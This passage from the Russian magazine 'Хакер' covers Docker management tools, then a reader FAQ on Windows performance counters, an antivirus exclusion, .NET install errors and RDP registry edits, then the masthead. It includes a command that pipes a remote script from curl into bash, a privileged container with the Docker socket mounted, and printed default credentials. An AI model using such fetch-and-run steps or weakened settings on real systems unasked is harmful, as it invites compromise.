ролей фиксированный и содержит одиннадцать вариантов, то есть его вполне достаточно для большинства задач. Для хранения данных используется RethinkDB. Поддерживается кластер Docker Swarm, позволяющий объединить несколько Docker-хостов в один виртуальный. Получить его просто:

```
$ curl -sSL https://shipyard-project.com/deploy | ACTION=deploy bash -s
```

Все параметры, которые можно использовать для сборки и сборки в качестве ноды в Swarm, расписаны в документации. По умолчанию используется 8080-й порт, логин/пароль — admin/shipyard. Остальные параметры (подключение к LDAP, внешней RethinkDB, сертификаты и прочее) можно узнать при помощи команды

```
$ docker run shipyard/shipyard server -h
```



Управление контейнером в Shipyard

Если нужен инструмент попроще, то можно порекомендовать [Dockerding](), позволяющий управлять контейнерами, получать информацию по каждому (ID, образ, команда, статус, сетевые настройки, переменные и так далее), запускать, останавливать, перезапускать и удалять, просматривать журналы работы, создавать новый контейнер, для чего нужно просто заполнить предложенные поля. Все функции доступны в двух пунктах меню, запутаться в которых просто невозможно. По работе с образами пока реализована общая информация и возможность удаления. Простой и понятный инструмент, позволяющий не вспоминать названия команд и контейнеров, а сразу получать все данные.

```
$ docker pull evolutio/dockerding
$ docker run -d -p 3000:3000 --privileged --name dockerding ↵
    -v /var/run/docker.sock:/var/run/docker.sock evolutio/dockerding
```



Набираем **`http://localhost:3000`** и можем работать.

Интерфейс Dockerding

УПРАВЛЕНИЕ СОБСТВЕННЫМ РЕПОЗИТОРИЕМ

Когда собранных образов становится много, следует задуматься о частном репозитории. Для создания собственного репозитория разработчики Docker предлагают Docker Registry, к которому уже сегодня доступен десяток самых разных интерфейсов.

Docker Registry UI — веб-интерфейс для Docker Registry, позволяющий создавать приватный репозиторий, просматривать список образов, производить поиск и удаление образов, просматривать конфигурацию. Поддерживается управление несколькими репозиториями. Конфигурация по умолчанию сохраняется во внутренней базе H2, но можно подключаться и к внешней H2. Запуск прост. Вначале нам понадобится сам Docker Registry.

```
$ sudo docker run -p 5000:5000 registry
```



Запускаем, указав URL нужного репозитория (использовать localhost нельзя), хотя при необходимости подключить любое количество можно впоследствии и через веб-интерфейс.

```
$ sudo docker run -p 8080:8080 -e REG1=http://example.org:5000/v1/ ↵
    atcol/docker-registry-ui
```

Теперь смотрим в браузере страницу http://example.org:8080. Репозиторий должен быть показан во вкладке Registeres, а статус обязательно должен сообщать Ping succeeded. После этого в Images найдем все образы, добавленные в репозиторий. Параметр -e READ_ONLY=true позволяет запускать контейнер в режиме «только чтение».

Подключение к репозиторию в Docker Registry UI

Те, кому нужен инструмент с большими функциями, должны обратить внимание на Portus, предлагающий улучшенные возможности по авторизации пользователей на основе ролей. Организация может иметь команды (teams). Кроме

этого, предоставляются наборы пространств имен (namespaces), представляющих собой коллекцию репозиториев. Сами namespaces могут принадлежать конкретной команде, быть глобальными или персональными. Пользователи в namespaces могут иметь один из трех уровней доступа: Viewers (только получение образов), Contributors (плюс публикация образов) и Owners (плюс управление составом команды). Есть функция временного отключения пользователей. Реализован поиск в реестре, аудит (все события регистрируются), рейтинг хранилищ. Поддерживается аутентификация по протоколу LDAP.

РАЗРАБОТКА И СБОРКА

Развертывание и тестирование — самая сложная часть проекта. Когда количество сборок начинает превышать определенный предел, задумываешься о некоторой автоматизации и возможности контроля изменений.

Одна из популярных систем контроля версий Git вполне подходит для хранения версий Dockerfile и связанных с проектом файлов. Captain позволяет автоматизировать сборку новых контейнеров при коммите. Контейнеры в зависимости от настроек автоматически получают номер сборки. Предусмотрено тестирование сборки и отправка в репозиторий.

Zodiac — инструмент, использующий Docker Compose, упрощающий развертывание и откат к нужной версии при сборке контейнеров. Работает очень просто. После создания docker-compose.yml производится сборка проекта zodiac deploy. Затем после внесения изменений в docker-compose.yml операция повторяется. Список zodiac list покажет все сборки. Если после тестирования необходимо откатиться до предыдущей, то просто вводим «zodiac rollback номер_сборки».

Rocker-compose — приложение, идущее на замену официальному Docker Compose, предназначенному для запуска мультиконтейнерных окружений, но обладающее рядом полезных возможностей. Автоматически удаляются контейнеры, которые больше не используются в конфигурации. В случае краха перезапускается только проблемный контейнер, а не все. Поддерживаются настраиваемые имена в названиях контейнеров (Docker Compose не понимает символы подчеркивания). При пересборке проекта сохраняется имя контейнера, это упрощает сопровождение и избавляет от сообщений, что имя занято и старый контейнер нужно удалить. Использование шаблонов в файле манифеста (не только ENV).

АЛЬТЕРНАТИВНЫЙ ОБРАЗ BASEIMAGE-DOCKER

Образы для Docker распространяются через репозитории, откуда их можно скачать или загрузить. Для Docker официальным является Docker Hub, содержащий огромное количество образов, в том числе и предоставленные сторонними фирмами и разработчиками. Многие образы похожи по принципу, так как

созданы из основных, доступных в репозитории, без особой переделки внутри. Но есть интересные проекты. Так, самый популярный образ сторонних разработчиков — Baseimage-docker, доступный как phusion/baseimage. Одна из причин его появления — проблема PID 1, возникшая из-за того, что многие дистрибутивы Linux изначально не рассчитаны на применение в контейнерах. Docker получается не совсем Linux и не использует единый init-процесс для инициализации и остановки всех дочерних процессов контейнера, как это принято в Linux. В случае Docker первым процессом может быть что угодно, даже CMD. В результате это может привести к большому количеству зомби-процессов, так как SIGTERM некорректно отрабатывается при остановке системы и перезапуске сервиса, что приводит еще и к потере данных. В некоторых ситуациях (например, тестирование приложения) это, может, и неважно, но веб-сайт держать в таком контейнере проблематично. Baseimage-docker поставляется с собственной системой инициализации **/sbin/my_init**, являющейся родителем для всех процессов в контейнере.

Еще один момент. Docker построен вокруг идеи о том, что в каждом контейнере должен работать только один сервис. Все важные системные службы не запускаются автоматически, об этом необходимо позаботиться самому. При необходимости сервисы связываются. Такой подход дает большую гибкость, так как позволяет с легкостью менять конфигурацию, тестировать обновления и выполнять миграцию отдельных сервисов на другие машины. Поэтому в окружении нет корректного syslog, crond и прочих демонов, требуемых для нормальной работы любой UNIX-системы и приложений, а это вызывает проблемы. В образах нет SSH, а до появления **docker exec** в Docker 1.4 дать команду внутри контейнера было непросто. В Baseimage-docker используется runit, позволяющий добавлять дополнительные приложения к образу. Специальный инструмент setuser позволяет запускать разные демоны от разных учетных записей.

```
user@user ~ $ sudo docker run --rm -t -i  phusion/baseimage /sbin/my_init -- bas
h -l
[sudo] password for user:
*** Running /etc/my_init.d/00_regen_ssh_host_keys.sh...
*** Running /etc/rc.local...
*** Booting runit daemon...
*** Runit started as PID 7
*** Running bash -l...
Jan 21 16:33:21 6c33429e8252 syslog-ng[14]: syslog-ng starting up; version='3.5.3'
root@6c33429e8252:/# ps
   PID TTY          TIME CMD
     1 ?        00:00:00 my_init
     7 ?        00:00:00 runsvdir
    12 ?        00:00:00 bash
    30 ?        00:00:00 ps
root@6c33429e8252:/# 

user@user ~ $ sudo docker run --rm -t -i ubuntu
root@1ec7743c36a7:/# ps
   PID TTY          TIME CMD
     1 ?        00:00:00 bash
    14 ?        00:00:00 ps
root@1ec7743c36a7:/# 
```

Процессы в Baseimage-docker с обычным контейнером



ВЫВОД

Это далеко не полный список дополнительных приложений, расширяющих базовые возможности Docker. Хорошо поискав в интернете, можно найти решения для простого управления сетью, простого деплоя, непрерывной интеграции и доставки, создания и проверки Docker-файлов, менеджеры кластеров и многое другое.

Алексей Zemond
Панкратов
3em0nd@gmail.com





ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)



АНАЛИЗИРУЕМ ЗАГРУЖЕННОСТЬ ОБОРУДОВАНИЯ ШТАТНЫМИ СРЕДСТВАМИ WINDOWS

Когда уже настроено все, что только можно, а компьютер упорно продолжает виснуть или тормозить, остается только засучить рукава и браться за тестирование оборудования. В этом поможет самый разный софт, но давай попробуем обратиться к штатным средствам Windows. Они весьма неплохи и, главное, всегда под рукой.

Предполагаю, что ты слышал про Performance Monitor, именно он нам и поможет. Думаю, вопросов о том, где он находится, не должно быть, но если вдруг запамятовал, то ищи его в меню «Пуск» (стартовый экран в Server 2012), в разделе Administrative tools. Или, если привык к командной строке, запускай perfmon.msc.

Без подготовки не так-то просто разобраться в огромном количестве счетчиков. Но, поверь, проанализировав систему пару-тройку раз, ты будешь ориентироваться в них с закрытыми глазами. Для начала предлагаю определиться с тем, что будем измерять. Нас интересуют следующие параметры:

- Memory → Pages/sec
- Processor [_Total] → %Processor Time
- System → Processor Queue Length
- Physical Disk → Avg. Disk Queue Length
- Network Interface → Bytes Total / sec

Частоту получения значений рекомендую выставить порядка пятнадцати секунд. Анализ данных следует проводить на основании среднего и максимального значения для каждого счетчика на выбранном интервале времени. Эти значения показаны в нижней части основного окна Performance Monitor.

Теперь разберемся, что же мы будем анализировать. Думаю, ты уже запустил процесс сбора данных и получил разные странные графики, с которыми пока не знаешь, что делать. Вот таблица, которая поможет тебе разобраться. В ней сначала идет группа, потом счетчик, описание, критерий и узкое место системы:

Memory	Pages/sec	Интенсивность обмена между дисковой подсистемой и оперативной памятью	Среднее: около 0. Максимальное: не более 20	Недостаточно оперативной памяти
Processor[_Total]	% Processor Time	Загруженность процессоров	Не более 70% в течение длительного времени	Недостаточная производительность процессоров

System	Processor Queue Length	Очередь к процессорам	Не более 2*количество ядер процессоров в течение длительного времени	Недостаточная производительность процессоров
Physical Disk	Avg. Disk Queue Length	Очередь к дискам	Не более 2*количество дисков, работающих параллельно	Недостаточная производительность дисковой подсистемы
Network Interface	Bytes Total / sec	Скорость передачи данных через сеть	Не более 65% от пропускной способности сетевого адаптера	Недостаточная пропускная способность сетевого интерфейса

Узнав, что вызывает торможение, ты можешь выжать из своего железа все возможное.

КАК ОТУЧИТЬ АНТИВИРУС ТОРМОЗИТЬ РАБОТУ СТОРОННИХ ПРОГРАММ ДЛЯ РАБОТЫ СО СКАНЕРОМ

Если ты решил заменить стандартные средства работы со сканером на что-нибудь, что тебе больше по нраву, то есть вероятность встретиться с досадной ситуацией, когда сканирование одной страницы длится около десяти минут. И виноват в этом, скорее всего, не твой сканер и не твой альтернативный софт, а антивирус.

Именно с такой неприятностью я недавно столкнулся. Использовался принтер из большого и далеко не нового семейства HP, а сканировал я при помощи ScanToPdf — это удобная портативная и очень простая в применении софтина. Как выяснилось позже, проблемы были не только с ней, но и с другими подобными программами. Что это за ерунда и кто в этом виноват? Перебирая все варианты, я нашел, в чем дело.

Стоило отключить антивирус, и все заработало как положено. Но не оставлять же машину без антивируса! Первое, что приходит в голову, — это добавить исполняемый файл ScanToPdf в исключение, однако это не дало никаких результатов. Пришлось обращаться к тяжелой артиллерии, а именно к пакету Марка Руссиновича Sysinternals. При помощи тулзы Process Explorer можно смотреть, что делает программа. ScanToPdf, помимо обращений к разным DLL, пишет различную служебную информацию в файл twain.log. Вот полный путь к нему:

```
C:\Users\%username%\AppData\Local\Temp\twain.log
```

И все бы ничего, но обращений слишком много, и это вызывает тревогу у антивируса. Он считает эту активность подозрительной и начинает сканировать файл. Цикл записи и сканирования и занимает примерно десять минут. Если добавить twain.log в исключения, то проблема полностью решится и сканирование будет проходить намного быстрее. Главное, чтобы этим не воспользовались вирусописатели.

УСТРАНЯЕМ ОШИБКИ УСТАНОВКИ ОБНОВЛЕНИЯ ПЛАТФОРМЫ .NET FRAMEWORK

При установке NET Framework 3.5 может появиться ошибка 0x80070643, которая просто завершит инсталлятор и не даст никаких объяснений. Установить фреймворк при этом может помочь один из трех вариантов.

1. Исправление ошибок регистрации обновления ПО MSI.
2. Восстановление .NET Framework.
3. Удаление и переустановка платформы .NET Framework.


В первом варианте нужно проделать следующие шаги. Попробовать восстановить систему с помощью утилиты Fix it, созданной в Microsoft. Она в автоматическом режиме соберет информацию и внесет необходимые корректировки в реестр (либо их можно внести самостоятельно — инструкции есть по той же ссылке). Следом рекомендую проверить систему на наличие неустановленных обновлений. Для этого нужно открыть центр обновлений или wuapp и нажать «Поиск обновлений». После этого можно попробовать снова установить фреймворк.

Во втором случае предлагаю воспользоваться еще одной фирменной утилитой, которая пытается исправить ошибки установки фреймворка. После запуска она также просканирует систему и исправит различные ошибки.

Если ничего не помогло, то остается только полное удаление всех фреймворков из системы с последующей очисткой. Для начала скачиваем «Средство очистки». После запуска утилита спрашивает, какие версии необходимо удалить, выбираем все и нажимаем «Очистить». После этого рекомендуется перезагрузить машину и начать установку с более ранних версий фреймворков.

РЕШАЕМ ПРОБЛЕМУ С ПОДКЛЮЧЕНИЕМ WINDOWS XP К БОЛЕЕ СТАРЫМ СИСТЕМАМ ПО RDP

При подключении с Windows XP к более старшим системам по RDP можно получить примерно такое сообщение об ошибке: «Удаленный компьютер требует проверки подлинности на уровне сети, которую данный компьютер не поддерживает. Обратитесь за помощью к системному администратору или в службу технической поддержки».



Ошибка подключения по RDP

Для решения этой проблемы нужно проделать следующие действия:

1. Проверить, что Windows XP обновлена до service pack 3.
2. Обновить клиент RDP до последней версии.
3. Внести правки в реестр.

Второй пункт, в принципе, не обязателен, первый чаще всего уже сделан, остается только последний пункт. О нем и поговорим более подробно.

Для начала давай разберемся, откуда вообще такое сообщение об ошибке. Оказывается, в Windows Server 2008 и более поздних версиях введена дополнительная функция безопасности — Server Authentication. Она использует защиту на уровне сети, и все старые клиенты из более ранних версий ОС перестают подключаться и получают данную ошибку. Теперь можно переходить к правке реестра.

Открываем regedit и редактируем две ветки реестра. Вот первая.

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
```



В значение **Security Packages** к уже существующим данным добавляем **tspkg**.

Добавляем параметр tspkg в строку Security Packages

И вторая ветка.

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders]
```

В конце значения **SecurityProviders** добавляем **credssp.dll**



Добавляем значение credssp.dll в параметр SecurityProviders

После этих правок необходимо перезагрузить компьютер, и об ошибке можно забыть ⌶

ХАКЕР

18+

№ 2 (205)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Ирина Лободина
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.